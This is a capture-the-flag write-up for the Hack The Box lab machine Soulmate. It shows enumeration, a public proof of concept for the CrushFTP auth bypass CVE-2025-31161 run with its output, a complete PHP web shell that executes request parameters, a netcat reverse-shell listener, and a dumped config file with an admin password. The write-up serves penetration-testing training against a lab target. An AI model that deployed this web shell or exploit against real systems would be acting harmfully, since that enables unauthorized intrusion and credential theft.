Hack The Box: Soulmate
Soulmate is an easy-difficulty Linux machine from Hack The Box where we found the hidden subdomain ftp.soulmate.htb exposing CrushFTP → abused CVE-2025-31161 auth bypass to register a new admin account → used the admin panel to reset ben’s password → uploaded a PHP reverse shell as ben and got a www-data shell → extracted credentials from the main site’s config.php → noticed an internal Erlang SSH service on 127.0.0.1:2222 (banner SSH-2.0-Erlang/5.2.9) → exploited CVE-2025-32433 Erlang/OTP SSH RCE against localhost to spawn a root shell
Enumeration
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(sanke㉿sanke)-[~/Downloads/soulmate]
└─$ nmap 10.10.11.86  -A -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-15 03:14 CDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 03:14

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Soulmate - Find Your Perfect Match
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We do have two open ports and what is interesting here is the port 80.
So, let’s go ahead and add the soulmate.htb to our file “/etc/hosts” and tehn navigate to the webpage.

This is our page which is probably a dating website. We have a login page also and a registration page. After digging there and trying many possible vulnrabilities, there was no fun there.
Then, I said let’s go ahead and enumerate the directories and the subdomains. And guess what i found here.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(sanke㉿sanke)-[~/Downloads/soulmate]
└─$ ffuf -c -w /home/sanke/Downloads/SecLists-master/Discovery/DNS/subdomains-top1million-20000.txt -u http://soulmate.htb -H "Host: FUZZ.soulmate.htb" -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://soulmate.htb
 :: Wordlist         : FUZZ: /home/sanke/Downloads/SecLists-master/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.soulmate.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

ftp                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 199ms]
“ftp” is our hidden subdomain. So like always let’s add it to /etc/hosts also and let’s go navigate to “http://ftp.soulmate.htb”

We have CrushFTP website and first thing that got to my mind when seeing this is trying the default credentials, which are in this case crushadmin:crushadmin.
But it wasn’t helpful. Next thing to try is trying to find something to bypass the login page and yeah it’s not vulnrable to SQLi. Let’s search for a CVE for CrushFTP. I’m sure there is something cooking there.

I found several type of CVEs here and yeah there was many for login page bypassing. After trying different CVEs, I managed to find the right one which is “CVE-2025-31161”.
To be honest I used this github repo because it got a full guide and an overview for the bypassing login.
https://github.com/Immersive-Labs-Sec/CVE-2025-31161
Basically, This POC will exploit the authbypass vulnerability to create a new user account with Admin level permissions.
So what are we waiting for ? Let’s go download the POC python file and understand how this works
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(sanke㉿sanke)-[~/Downloads/soulmate]
└─$ python3 cve-2025-31161.py -h
usage: cve-2025-31161.py [-h] [--target_host TARGET_HOST] [--port PORT] [--target_user TARGET_USER] [--new_user NEW_USER] [--password PASSWORD]

Exploit CVE-2025-31161 to create a new account

options:
  -h, --help            show this help message and exit
  --target_host TARGET_HOST
                        Target host
  --port PORT           Target port
  --target_user TARGET_USER
                        Target user
  --new_user NEW_USER   New user to create
  --password PASSWORD   Password for the new user
We need the host which is our URL “[ftp.soulmate.htb/WebInterface/login.html]” , the target user which i will assign admin as it’s always found and the port obviously port 80. for the new user and it’s password you can put whatever you want as it’s your new credentials.
1
2
3
4
5
6
7
8
9
10
┌──(sanke㉿sanke)-[~/Downloads/soulmate]
└─$ python3 cve-2025-31161.py --target_host ftp.soulmate.htb/WebInterface/login.html --target_user admin --port 80 --new_user sanke --password sanke
[+] Preparing Payloads
  [-] Warming up the target
[+] Sending Account Create Request
  [!] User created successfully
[+] Exploit Complete you can now login with
   [*] Username: sanke
   [*] Password: sanke.

Let’s login with our new credentials and we will found this new page.

We go to server Admin and try to change a user password from there.

Now we can logout and connect to ben’s account using the new password that we set.

I think here it’s a reverse shell as we can upload files on the home directory of the crushftp. Let’s try it out. I hope it works.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
This is the reverse shell that i’m gonna use to take reverse shell.
Now we check the “http://soulmate.htb/rev.php” and you will have this.

Now with that command we will have a reverse shell into www-data’s shell.
1
2
3
4
5
6
7
8
9
10

┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.86] 49562
/bin/sh: 0: can't access tty; job control turned off
$ /bin/bash -i
bash: cannot set terminal process group (1078): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soulmate:~/soulmate.htb/public$
Found a file called config.php so let’s check it out.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
www-data@soulmate:~/soulmate.htb/config$ cat config.php
cat config.php
<?php
class Database {
    private $db_file = '../data/soulmate.db';
    private $pdo;

    public function __construct() {
        $this->connect();
        $this->createTables();
    }

    private function connect() {
        try {
            // Create data directory if it doesn't exist
            $dataDir = dirname($this->db_file);
            if (!is_dir($dataDir)) {
                mkdir($dataDir, 0755, true);
            }

            $this->pdo = new PDO('sqlite:' . $this->db_file);
            $this->pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
            $this->pdo->setAttribute(PDO::ATTR_DEFAULT_FETCH_MODE, PDO::FETCH_ASSOC);
        } catch (PDOException $e) {
            die("Connection failed: " . $e->getMessage());
        }
    }

    private function createTables() {
        $sql = "
        CREATE TABLE IF NOT EXISTS users (
            id INTEGER PRIMARY KEY AUTOINCREMENT,
            username TEXT UNIQUE NOT NULL,
            password TEXT NOT NULL,
            is_admin INTEGER DEFAULT 0,
            name TEXT,
            bio TEXT,
            interests TEXT,
            phone TEXT,
            profile_pic TEXT,
            last_login DATETIME,
            created_at DATETIME DEFAULT CURRENT_TIMESTAMP
        )";

        $this->pdo->exec($sql);

        // Create default admin user if not exists
        $adminCheck = $this->pdo->prepare("SELECT COUNT(*) FROM users WHERE username = ?");
        $adminCheck->execute(['admin']);

        if ($adminCheck->fetchColumn() == 0) {
            $adminPassword = password_hash('Crush4dmin990', PASSWORD_DEFAULT);
            $adminInsert = $this->pdo->prepare("
                INSERT INTO users (username, password, is_admin, name)
                VALUES (?, ?, 1, 'Administrator')
            ");
            $adminInsert->execute(['admin', $adminPassword]);
        }
    }

    public function getConnection() {
        return $this->pdo;
    }
}

// Helper functions
function redirect($path) {
    header("Location: $path");
    exit();
}

function isLoggedIn() {
    return isset($_SESSION['user_id']);
}

function isAdmin() {
    return isset($_SESSION['is_admin']) && $_SESSION['is_admin'] == 1;
}

function requireLogin() {
    if (!isLoggedIn()) {
        redirect('/login');
    }
}

function requireAdmin() {
    requireLogin();
    if (!isAdmin()) {
        redirect('/profile');
    }
}
?>
We managed to retrieve new creds which are admin: Crush4dmin990
